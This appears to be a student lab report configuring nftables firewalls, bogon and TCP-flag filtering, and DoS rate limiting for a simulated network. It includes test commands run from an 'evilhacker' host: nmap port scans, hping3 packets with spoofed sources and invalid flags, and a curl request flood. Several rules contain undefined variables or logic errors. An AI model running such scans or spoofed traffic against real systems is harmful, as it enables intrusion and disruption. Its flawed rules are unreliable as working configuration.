- **allow outbound DNS queries** from the firewall, your internal and DMZ networks **and restrict** those queries to the DNS server that is pre-configured on your machines
 - ensure that also **large DNS queries/replies** are possible!
- **allow outbound NTP queries** from fw-hq to **ts1.univie.ac.at** and configure fw-hq to actually use NTP to sync it's time
- **allow any outbound HTTP/HTTPS** connections from the firewall itself and your internal network
 - don't forget to **also allow HTTP3/QUIC** connections in this context!
- from your DMZ networks only **allow outbound HTTP/HTTPS connections for system updates** (i.e. Debian APT repositories as defined in /etc/apt/sources.list)
- **HTTP/HTTPS** on server1-dmz and server2-dmz need to be **accessible from the internet**
- **port 8080/tcp** on server2-dmz needs to be reachable **from the internal network only**
- have a **logging** rule for all traffic not matching any of your rules for debugging purposes
- have a **default drop** rule / policy for any traffic not allowed by the ruleset

To meet the criteria mentioned above, edit /etc/nftables.conf to configure the firewall as follows:

Variables:

Define the following variables at the top of the configuration file to make writing rules easier. Some of the values might vary (interfaces, public IP addresses).

```
define pubIf = "ens33"
define clientInternIf = "ens38"
define clientInternCidr = 192.168.10.0/24
define dmzIf = "ens36"
define dmzCidr = 10.0.50.0/24
define internIfs = { $clientInternIf, $dmzIf }
define internCidrs = { $clientInternCidr, $dmzCidr }
define srv1Ip = 10.0.50.1
define srv2Ip = 10.0.50.2

define aptRepos = {
    151.101.130.132,
    151.101.194.132,
    151.101.2.132,
    151.101.66.132
}

define dnsIp = 91.219.71.254
define dnsPort = 53
define ntpSrv = 131.130.250.250
define ntpPort = 123
define httpPorts = { http, https }
```

Input chain:

```
# Drop invalid packets
ct state invalid drop

# Allow established connections
ct state established accept

# Allow related connections for ICMP packets
ip protocol icmp ct state related accept

# All all traffic on the loopback device
meta iifname "lo" accept

# Allow SSH connections only from clients-hq
meta iifname $clientInternIf ip saddr $clientInternCidr tcp dport ssh ct state new accept
```

```
# Allow incoming echo requests from DMZ and clients-hq
meta iifname $internIfs ip saddr $internCidrs icmp type echo-request ct state new accept
```

Output chain:

```
# Allow established connections
ct state established accept
```

```
# Allow related connections for ICMP packets
ip protocol icmp ct state related accept
```

```
# All all traffic on the loopback device
meta iifname "lo" accept
```

```
# Allow outgoing echo requests to DMZ and clients-hq
meta iifname $internIfs ip daddr $internCidrs icmp type echo-request ct state new accept
```

```
# Allow UDP DNS requests only to configured DNS server
ip daddr $dnsIp udp dport $dnsPort ct state new accept
```

```
# Allow TCP DNS requests only to configured DNS server for large replies
ip daddr $dnsIp tcp dport $dnsPort ct state new accept
```

```
# Allow requests to "ts1.univie.ac.at" NTP server
ip daddr $ntpIp udp dport $ntpPort ct state new accept
```

```
# Allow all outgoing HTTP and HTTPS traffic
tcp dport $httpPorts ct state new accept
```

```
# Allow all outgoing HTTP and HTTPS traffic for HTTP3
udp dport $httpPorts ct state new accept
```

Forward chain:

```
# Drop invalid packets
ct state invalid drop
```

```
# Drop invalid packets
ct state invalid drop
```

```
# Allow established connections
ct state established accept
```

```
# Allow HTTP and HTTPS connections for system updates for DMZ
meta iifname $dmzIf ip saddr $dmzCidr ip daddr $aptRepos tcp dport $httpPorts accept
```

```
# Allow HTTP and HTTPS connections from the internet to the DMZ
meta iifname $pubIf ip daddr $srvIps tcp dport $httpPorts accept
```



```
# Allow 8080/tcp on server1-dmz only from client-hq
meta iifname $clientInternIf ip saddr $clientInternCidr ip daddr $srv2Ip tcp dport 8080 accept

# Allow all HTTP and HTTPS requests from client-hq
meta iifname $clientInternIf ip saddr $clientInternCidr tcp dport $httpPorts ct state new accept

# Allow all HTTP and HTTPS traffic for HTTP3 from client-hq
meta iifname $clientInternIf ip saddr $clientInternCidr udp dport $httpPorts ct state new accept

# Allow UDP DNS requests only to configured DNS server for internal networks
meta iifname $internIfs ip saddr $internCidrs ip daddr $dnsIp udp dport $dnsPort ct state new accept

# Allow TCP DNS requests only to configured DNS server for large replies for internal networks
meta iifname $internIfs ip saddr $internCidrs ip daddr $dnsIp tcp dport $dnsPort ct state new accept
```

Default policy and logging:

Add **“policy drop;”** and the end of every first statement in each chain to drop packets that match no rule.

Add **log flags all prefix “DROPPED: “** at the end of each chain to log all packets that were dropped.
The prefix should be adapted depending on the chain (eg. “OUT DROPPED” in output chain)

Install NTP client:

Install and configure NTP client:


1. run `apt install ntp`
2. update `/etc/ntp.conf` to only use **ts1.univie.ac.at** as the time server
3. Enable ntp service: `systemctl enable ntp`
4. Check if it worked: `ntpq -p`

Perform some connection tests on your ruleset to confirm it is working as intended. At least you should perform the following tests:


- access port 80 and 443 on server1-dmz and server2-dmz from roadwarrior or client-branch (e.g. via web browser) on their external, public IP addresses (91.219.71.3-4)
- access <http://10.0.50.2:8080> from client-hq
- do some DNS lookups from each system
- perform “apt-get update” to see if you can reach the Debian APT repositories
- reach SSH daemon on fw-hq from client-hq
- access a http only website on the actual internet e.g., <http://http.badssl.com/>

- access a https website on the actual internet e.g., <https://www.wikipedia.org/>
- access a https website using the QUIC protocol e.g., <https://cloudflare-quic.com/> (this website will even tell you if QUIC/http3 was used or not)
- show that fw-hq is syncing it's time by running the following command and adding its output to the protocol:
 - **timedatectl timesync-status**
- (add any further tests you think are needed)

Connect to server1-dmz and server2-dmz from roadwarrior



access http://10.0.50.2:8080 from client-hq



DNS lookups on systems

```

user@client-hq:~$ nslookup google.com
Server:      91.219.71.254
Address:     91.219.71.254#53

Non-authoritative answer:
Name:   google.com
Address: 142.250.184.238
Name:   google.com
Address: 2a00:1450:4001:831::200e

user@fw-hq:/etc$ nslookup google.com
Server:      91.219.71.254
Address:     91.219.71.254#53

Non-authoritative answer:
Name:   google.com
Address: 142.250.184.238
Name:   google.com
Address: 2a00:1450:4001:831::200e

user@server1-dmz:/etc$ nslookup google.com
Server:      91.219.71.254
Address:     91.219.71.254#53

Non-authoritative answer:
Name:   google.com
Address: 142.250.184.238
Name:   google.com
Address: 2a00:1450:4001:831::200e

```

Perform apt update

```
user@server1-dmz:/etc$ sudo apt get update
E: Invalid operation get
user@server1-dmz:/etc$ sudo apt update
Hit:1 http://security.debian.org/debian-security bullseye-security InRelease
Hit:2 http://deb.debian.org/debian bullseye InRelease
Hit:3 http://deb.debian.org/debian bullseye-updates InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
145 packages can be upgraded. Run 'apt list --upgradable' to see them.
user@server1-dmz:/etc$ _
```



reach SSH daemon on fw-hq from client-hq

```
user@client-hq:~$ ssh user@192.168.10.254


user@192.168.10.254's password:
Linux fw-hq 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Nov 14 10:20:55 2025
user@fw-hq:~$
```

access a http only website on the actual internet e.g., <http://http.badssl.com/>access a https website on the actual internet e.g., <https://www.wikipedia.org/>

access a https website using the QUIC protocol e.g., <https://cloudflare-quic.com/>



show that NTP works

```
user@fw-hq:/etc$ ntpq -p
      remote           refid      st t when poll reach   delay   offset  jitter
=====
*ts1.univie.ac.a .GPS.             1 u  253  256  377    3.853    +0.584    0.400
user@fw-hq:/etc$ _
```

2.3 Stateful packet filtering on DMZ servers

In the stateless firewalling example, you have experienced that any error in the firewall ruleset may open your internal systems and bastion hosts to “pivoting” attacks. You realize your DMZ hosts are capable of using “stateful” filtering techniques themselves and you therefore decide to use them.

Bastion hosts such as server1-dmz and server2-dmz may be protected by fw-hq as a first line of defense. However, they require some host firewall rules as well in order to limit possibilities of an attacker to pivot from one compromised system to others within the DMZ environment.

Implement a ruleset like this on server1-dmz (you do not need to implement one on server2-dmz):

- **allow any IPv4 and IPv6 traffic** on the local **loopback** device
- **allow ICMP messages** that are **related** to existing connections
- **allow** to initiate and answer **“pings”** to other systems in the DMZ and client-hq
- **allow SSH** from client-hq **only**
- **allow outbound DNS** connections restricted to **configured DNS servers**

- **allow** to open HTTP/HTTPS connections to systems in `/etc/apt/sources.list` to be able to **install or update packets** (as you do not have your own internal apt proxy running)
- **allow** access to **port 80/tcp and 443/tcp** for any IP address
- **allow** server1-dmz's local **www-data** user to connect to server2-dmz on **port tcp/8009**
- have a **logging** rule for any traffic not allowed by the ruleset for debugging purposes
- have a **default drop** rule / policy for any traffic not allowed by the ruleset

To meet the criteria mentioned above, edit `/etc/nftables.conf` to configure the firewall as follows:

Variables:

Define the following variables at the top of the configuration file to make writing rules easier. Some of the values might vary (interfaces, public IP addresses).

```
define clientInternCidr = 192.168.10.0/24
define dmzCidr = 10.0.50.0/24
define internCidrs { $clientInternCidr, $dmzCidr }

define aptRepos = {
    151.101.130.132,
    151.101.194.132,
    151.101.2.132,
    151.101.66.132
}

define dnslp = 91.219.71.254
define dnsPort = 53
define httpPorts = { http, https }
```

Input chain:

```
# Drop invalid packets
ct state invalid drop

# Allow established connections
ct state established accept

# Allow related connections for ICMP packets
ip protocol icmp ct state related accept
```

```
# All all traffic on the loopback device
meta iifname "lo" accept

# Allow SSH connections only from clients-hq
ip saddr $clientInternCidr tcp dport ssh ct state new accept

# Allow incoming echo requests from DMZ and clients-hq
ip saddr $internCidrs icmp type echo-request ct state new accept

# Allow all HTTP and HTTPS requests
tcp dport $httpPorts ct state new accept
```

Output chain:

```
# Drop invalid packets
ct state invalid drop

# Allow established connections
ct state established accept

# Allow related connections for ICMP packets
ip protocol icmp ct state related accept

# All all traffic on the loopback device
meta iifname "lo" accept

# Allow outgoing echo requests to DMZ and clients-hq
ip daddr $internCidrs icmp type echo-request ct state new accept

# Allow UDP DNS requests only to configured DNS server
ip daddr $dnslp udp dport $dnsPort ct state new accept

# Allow TCP DNS requests only to configured DNS server for large replies
ip daddr $dnslp tcp dport $dnsPort ct state new accept

# Allow HTTP and HTTPS for system updates
ip daddr $aptRepos tcp dport $httpPorts ct state new accept

# Allow connection to 8009/tcp on server2-dmz for user www-data
meta skuid "www-data" ip daddr 10.0.50.2 tcp dport 8009 ct state new accept
```

Forward chain:

The forward chain is empty

Default policy and logging:

Add **“policy drop;”** and the end of every first statement in each chain to drop packets that match no rule.

Add **log flags all prefix “DROPPED: “** at the end of each chain to log all packets that were dropped. The prefix should be adapted depending on the chain (eg. “OUT DROPPED” in output chain)

Add the following forwarding rules to fw-hq to enable SSH and ping:

```
# Allow echo requests between DMZ and clients-hq
```

```
meta iifname $internlfs ip saddr $internCidrs type echo-request ct state new accept
```

```
# Allow SSH requests from clients-hq to DMZ
```

```
meta iifname $clientInternlfs ip saddr $clientInternCidr ip daddr $dmzCidr tcp dport ssh ct state new accept
```

For server1-dmz and server2-dmz to reach the internet, two new source NAT rules also need to be configured on fw-hq:

```
meta oifname $publfs ip saddr $srv1Ip log prefix “SNAT to 91.219.71.3” snat to 91.219.71.3
```

```
meta oifname $publfs ip saddr $srv2Ip log prefix “SNAT to 91.219.71.4” snat to 91.219.71.4
```

2.4 Re-test your firewall ruleset and persist it

Perform some connection tests on your ruleset to confirm it is working as intended. At least you should perform the following tests:

- ping server1-dmz from client-hq
- reach SSH daemon on server1-dmz from client-hq
- access <http://91.219.71.3/tomcat> from roadwarrior or client-branch (to verify that the connection from server1-dmz to server2-dmz is working correctly)
- perform “apt-get update” on server1-dmz to see if you can reach the Debian APT repositories
- Do a final TCP SYN and UDP scan of all your public IPs (91.219.71.1 - 4) to verify your firewall ruleset is operating correctly.

ping server1-dmz from client-hq

```
user@client-hq:~$ ping 10.0.50.1
PING 10.0.50.1 (10.0.50.1) 56(84) bytes of data.
64 bytes from 10.0.50.1: icmp_seq=1 ttl=63 time=0.976 ms
64 bytes from 10.0.50.1: icmp_seq=2 ttl=63 time=0.435 ms
^C
--- 10.0.50.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.435/0.705/0.976/0.270 ms
```


reach SSH daemon on server1-dmz from client-hq

```
user@client-hq:~$ ssh user@10.0.50.1
user@10.0.50.1's password:
Linux server1-dmz 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Nov 14 14:03:13 2025 from 192.168.10.1
user@server1-dmz:~$
```

access <http://91.219.71.3/tomcat> from roadwarrior



perform “apt-get update” on server1-dmz to see if you can reach the Debian APT repositories

```
user@server1-dmz:~$ sudo apt update
Hit:1 http://security.debian.org/debian-security bullseye-security InRelease
Hit:2 http://deb.debian.org/debian bullseye InRelease
Hit:3 http://deb.debian.org/debian bullseye-updates InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
145 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

Do a final TCP SYN and UDP scan of all your public IPs (91.219.71.1 - 4) to verify your firewall ruleset is operating correctly.

TPC SYN Scan:

```
user@evilhacker:~$ sudo nmap -sS 91.219.71.1-4
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-14 15:30 CET
Nmap scan report for 91.219.71.1
Host is up (0.00012s latency).
All 1000 scanned ports on 91.219.71.1 are filtered
MAC Address: 00:0C:29:0A:6B:C1 (VMware)

Nmap scan report for 91.219.71.2
Host is up (0.00043s latency).
All 1000 scanned ports on 91.219.71.2 are filtered
MAC Address: 00:0C:29:0A:6B:C1 (VMware)

Nmap scan report for 91.219.71.3
Host is up (0.0010s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
MAC Address: 00:0C:29:0A:6B:C1 (VMware)

Nmap scan report for 91.219.71.4
Host is up (0.00087s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
MAC Address: 00:0C:29:0A:6B:C1 (VMware)

Nmap done: 4 IP addresses (4 hosts up) scanned in 24.51 seconds
```

As it can be seen in the screenshot, all ports are filtered except for the ports that should be open for server1-dmz and server2-dmz.

UDP Scan:

```
user@evilhacker:~$ sudo nmap -sU 91.219.71.1-4
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-14 15:32 CET
Stats: 0:00:36 elapsed; 0 hosts completed (4 up), 4 undergoing UDP Scan
UDP Scan Timing: About 28.41% done; ETC: 15:34 (0:00:58 remaining)
Nmap scan report for 91.219.71.1
Host is up (0.00021s latency).
All 1000 scanned ports on 91.219.71.1 are open|filtered
MAC Address: 00:0C:29:0A:6B:C1 (VMware)

Nmap scan report for 91.219.71.2
Host is up (0.00040s latency).
All 1000 scanned ports on 91.219.71.2 are open|filtered
MAC Address: 00:0C:29:0A:6B:C1 (VMware)

Nmap scan report for 91.219.71.3
Host is up (0.00028s latency).
All 1000 scanned ports on 91.219.71.3 are open|filtered
MAC Address: 00:0C:29:0A:6B:C1 (VMware)

Nmap scan report for 91.219.71.4
Host is up (0.00024s latency).
All 1000 scanned ports on 91.219.71.4 are open|filtered
MAC Address: 00:0C:29:0A:6B:C1 (VMware)

Nmap done: 4 IP addresses (4 hosts up) scanned in 94.63 seconds
```

As it can be seen in the screenshot above, the UDP port scan showed that no port was reachable.

Do not forget to persist your firewall ruleset on all systems. You will need it for some of the further exercises and may not want to rebuild it after a reboot.

All rules were written to `/etc/nftables.conf`, therefore they are persistent.

3 Advanced Filtering

3.1 Implement packet filter rules against bogus/martian and invalid traffic

You should think about traffic and traffic patterns that should not exist / arrive on your internet facing firewall interface, e.g. IP packets with RFC-1918 or other **invalid IP addresses as source** or TCP segments with **invalid combinations of TCP flags** set.

Compile a list of such addresses and traffic patterns and describe where you found information about it.

Invalid IPv4 Addresses

Source: <https://www.rfc-editor.org/rfc/rfc6890.html>

0.0.0.0/8 - "this" network

10.0.0.0/8 - Private network

127.0.0.0/8 - Internet host loopback address

169.254.0.0/16 - "link local" block

172.16.0.0/12 - Private network

192.0.0.0/24 - Reserved for IETF protocol assignments

192.0.0.0/29 - Reserved for IETF protocol assignments.

192.0.2.0/24 - "TEST-NET-1" for use in documentation and example code

192.88.99.0/24 - 6to4 relay anycast addresses [RFC3068]

192.168.0.0/16 - Private network

198.18.0.0/15 - Used benchmark tests of network interconnect devices.

198.51.100.0/24 - "TEST-NET-2" for use in documentation and example code.

203.0.113.0/24 - "TEST-NET-3" for use in documentation and example code.

240.0.0.0/4 - Reserved for future use

255.255.255.255/32 Limited Broadcast

100.64.0.0/10 Carrier-grade NAT

Invalid TCP flags

<https://www.rfc-editor.org/rfc/rfc9293>

In general, either SYN, RST, or FIN needs to be set. None of those flags are allowed to be set together in any combination. Any request may include the ACK flag. At least the ACK flag must be set.

Based on the above description, the following TCP flag combinations are not valid:

SYN + FIN

SYN + RST

FIN + RST

SYN + RST + FIN

No flags

URG / PSH / CRW / ECE without SYN, ACK, FIN, or RST

Based on your findings above, work out packet filter rules and implement them at the start of your ruleset. Expect this ruleset to be subject to change, for this reason create a **separate chain “BOGUS”** to group these rules. Also make sure to enable counters for your bogus rules that allow for statistics on how many packets hit those rules.

To block the Bogus IP-Addresses and TCP flags mentioned above, the following adaptations were made to “/etc/nftables.conf” on **fw-hq**:

A new variable called “bogusPublps” to store the bogus IP-Addresses:

```
define bogusPublps = {  
    0.0.0.0/8,  
    10.0.0.0/8,  
    127.0.0.0/8,  
    169.254.0.0/16,  
    172.16.0.0/12,  
    192.0.0.0/24,  
    192.0.0.0/29,  
    192.0.2.0/24,  
    192.88.99.0/24,  
    192.168.0.0/16,  
    198.18.0.0/15,  
    198.51.100.0/24,  
    203.0.113.0/24,
```



```
240.0.0.0/4,  
255.255.255.255/32,  
100.64.0.0/10  
}
```

Add a new rule to the start of the **input** and **forward** chain:

```
meta iifname $pubIf jump pubBogusPackets
```

Add a new chain and two counters to filter the bogus chains:

```
counter bogusIps {}  
counter bogusTcpFlags {}  
chain pubBogusPackets {  
    ip saddr $bogusPubIps counter name bogusIps drop  
    ip protocol tcp tcp flags & (syn | fin) == (syn | fin) counter name bogusTcpFlags drop  
    ip protocol tcp tcp flags & (syn | rst) == (syn | rst) counter name bogusTcpFlags drop  
    ip protocol tcp tcp flags & (fin | rst) == (syn | fin) counter name bogusTcpFlags drop  
    ip protocol tcp tcp flags & (syn | ack | fin | rst) == 0 counter name bogusTcpFlags drop  
}
```

Now every packet received on the interface to the internet will filter packets with bogus source IP-Addresses.

You also want to **harden your TCP/IP stack**; therefore, you examine **/etc/sysctl.conf** and reconfigure some parameters. Briefly explain what the consequences of these configurations are.

To improve the security of **fw-hq**, several hardening settings in **/etc/sysctl.conf** were applied. These kernel parameters strengthen the TCP/IP stack against spoofing, routing manipulation, and common network attacks.

The main effects of these settings are:

Reverse-path filtering (rp_filter) ensures that packets with spoofed or inconsistent source addresses are dropped early.

TCP SYN Cookies (tcp_syncookies) to prevent DOS attack by encoding connection data in seq number instead of route table. Only enables if DOS attack is detected.

ICMP redirects (accept_redirects, send_redirects) are blocked and not sent, preventing attackers from influencing or learning the firewall's routing decisions.

Source-routed packets (accept_source_route) are rejected to avoid attacks that try to control packet paths.

Martian packet logging (log_martians) to log packets from mars.

Test your rules to detect and drop “bogus” packets using the tool “hping3” on evilhacker (or any other tool you think suits the need). Also verify that your generated packets increment the rule count of respective rules in the BOGUS chain.

To test the BOGUS chain, run the following commands and check if the counters are increases:

Valid Request

```
user@evilhacker:~$ sudo hping3 -S -p 80 91.219.71.3
HPING 91.219.71.3 (ens33 91.219.71.3): S set, 40 headers + 0 data bytes
len=46 ip=91.219.71.3 ttl=63 DF id=0 sport=80 flags=SA seq=0 win=64240 rtt=6.3 ms
len=46 ip=91.219.71.3 ttl=63 DF id=0 sport=80 flags=SA seq=1 win=64240 rtt=5.9 ms
^C
--- 91.219.71.3 hping statistic ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 5.9/6.1/6.3 ms
```

```
user@fw-hq:~$ sudo nft list counters
table inet filter {
    counter bogusIps {
        packets 0 bytes 0
    }
    counter bogusTcpFlags {
        packets 0 bytes 0
    }
}
user@fw-hq:~$ sudo nft list counters
table inet filter {
    counter bogusIps {
        packets 0 bytes 0
    }
    counter bogusTcpFlags {
        packets 0 bytes 0
    }
}
```

Bogus IP-Address

```
user@evilhacker:~$ sudo hping3 -S -p 80 --spooof 10.0.0.10 91.219.71.3
HPING 91.219.71.3 (ens33 91.219.71.3): S set, 40 headers + 0 data bytes
^C
--- 91.219.71.3 hping statistic ---
2 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

```
user@fw-hq:~$ sudo nft list counters
table inet filter {
    counter bogusIps {
        packets 2 bytes 80
    }
    counter bogusTcpFlags {
        packets 0 bytes 0
    }
}
```

Bogus TCP Flags

```
user@evilhacker:~$ sudo hping3 -S -F -p 80 91.219.71.3
HPING 91.219.71.3 (ens33 91.219.71.3): SF set, 40 headers + 0 data bytes
^C
--- 91.219.71.3 hping statistic ---
2 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

```
user@fw-hq:~$ sudo nft list counters
table inet filter {
    counter bogusIps {
        packets 2 bytes 80
    }
    counter bogusTcpFlags {
        packets 2 bytes 80
    }
}
```

3.2 Implement packet filter rules to protect against simple (D)DoS attacks

Your web services team cannot handle the load on **server1-dmz port 443/tcp** due to some (D)DoS type attacks. They need to reengineer the web infrastructure and application, but this needs time, and currently the web application is unavailable during these random (D)DoS situations.

Based on experience and log analysis, the web service team confirms that no *single IP address* will need to open more than 25 new TCP connections (= TLS Handshakes) to port 443/tcp **per minute** (this is not a very popular web application). You are tasked by your boss to implement an interim fix on the firewall to throttle new HTTPS connections with this limit (e.g. using the *limit* feature of nftables in combination with a *dynamic set* of source IP addresses).

Note:

Keep in mind that a single source IP address could also be a NAT gateway doing Source NAT for various clients, so any number of new connections could be reasonable as well (e.g. a major news site publishes an interesting article and suddenly gets way more new connections per time-frame than initially planned).

For this reason, in a real-world scenario, you may want to initially keep this limit higher and define various rules that log e.g. two or three times the amount of this value for monitoring IP addresses that have higher demands. After some time of monitoring, you may find out which source IPs are in fact NAT gateways that may need special treatment / higher values.

To add the DoS protection for server1-dmz, adapt the nftable config of **fw-hq**:

Add a set to store source address and destination address in the filter table:

```
set server1Ratelimit {  
    type ipv4_addr . ipv4_addr  
    timeout 60s  
    flags dynamic  
}
```

Adapt the rule that filters public HTTPS traffic to server1-dmz in the forward chain:

```
meta iifname $publf ip daddr $srv1ip tcp dport https update @server1Ratelimit { ip saddr . ip daddr limit  
rate 25/minute } accept
```

Test your implemented rules, e.g. with the following script:

```
echo -n "started: "; date +%H:%M; for a in {1..350}; do res=$(/usr/bin/curl -  
vks -m 2 https://91.219.71.3/$a 2>&1 | sed -n 2p); if [[ "$res" == \*\  
Connected* ]]; then date +%H:%M; fi done | sort | uniq -c; echo -n "ended: ";  
date +%H:%M;
```

After some minutes of runtime, it should show how your rate-limiting rules perform (you should not - or only by a small amount - exceed the value defined in your rate-limit on fw-hq). To further lengthen the runtime of the test, you can change the "1..350" part to e.g. "1..1000" or higher if needed.

After running the script on evilhacker, the output was shown that the rule worked

```
started: 18:04
26 18:04
25 18:05
26 18:06
25 18:07
25 18:08
24 18:09
25 18:10
1 18:11
ended: 18:11
```

You get a call from your boss, who tells you about another (D)DoS-like behavior that was observed by the web service team on **server2-dmz port 80/tcp**. A huge list of source IP addresses makes weird connections to a search form on your web site, which puts too much load on your application server and renders it unusable for other users.

It looks like a small botnet has been bought to make these requests, and your boss sends you a list of IP addresses observed so far. You are tasked to implement a quick fix on the firewall blocking all these offending IP addresses known by now (there are thousands). Expect the list to change over time, so you need to implement a scalable solution that allows to easily add/delete IP addresses.

Generate this list of IP addresses handed over by your boss like this:

```
for i in {1..65000}; do echo 1.2.$(( (RANDOM%254)+1 ) ).$(( (RANDOM%254)+1 ) ); done
| sort | uniq > /tmp/botnet_ips
```

Note:

You are not allowed to use any CIDR notations other than /32 and therefore will need to match against every single IP address. Assume, in a real-world scenario, you would have a list of IP addresses distributed over the entire public IPv4 range.

You cannot just add a separate filter rule for each source IP address in this list; this will most probably kill your kernel and would also not be a practicable choice in a real-world scenario (you need to find a smarter solution.)

To block the list of provided IP-Addresses, a new set in fw-hq needs to be created:

```
set botnetIps {
    type ipv4_addr
    flags dynamic
}
```

Then, add a rule to the **forward** and **input** chain to filter for those IP-Addresses:

```
meta iifname $publf ip saddr $botnetIps drop
```

Afterwards, create a script that loads and merges lists of IP-Addresses and adds them to the set:

```
GNU nano 5.4                                block_addresses.sh
#!/usr/bin/bash

echo "Starting to block botnet addresses"

ips_file=/tmp/all_ips

cat /tmp/botnet_ips* | sort | uniq > $ips_file

tmp_file=/tmp/tmp_block_instr

echo flush set inet filter botnetIps > $tmp_file

while read ip; do
    echo "add element inet filter botnetIps { $ip }" >> $tmp_file
done < $ips_file

sudo nft -f $tmp_file

rm $tmp_file

echo "Finished blocking botnet addresses"
```


Run the script and see check if the IP-Addresses got added to the set.

```
table inet filter {
    set botnetIps {
        type ipv4_addr
        flags dynamic
        elements = { 1.2.1.1, 1.2.1.2,
                    1.2.1.3, 1.2.1.4,
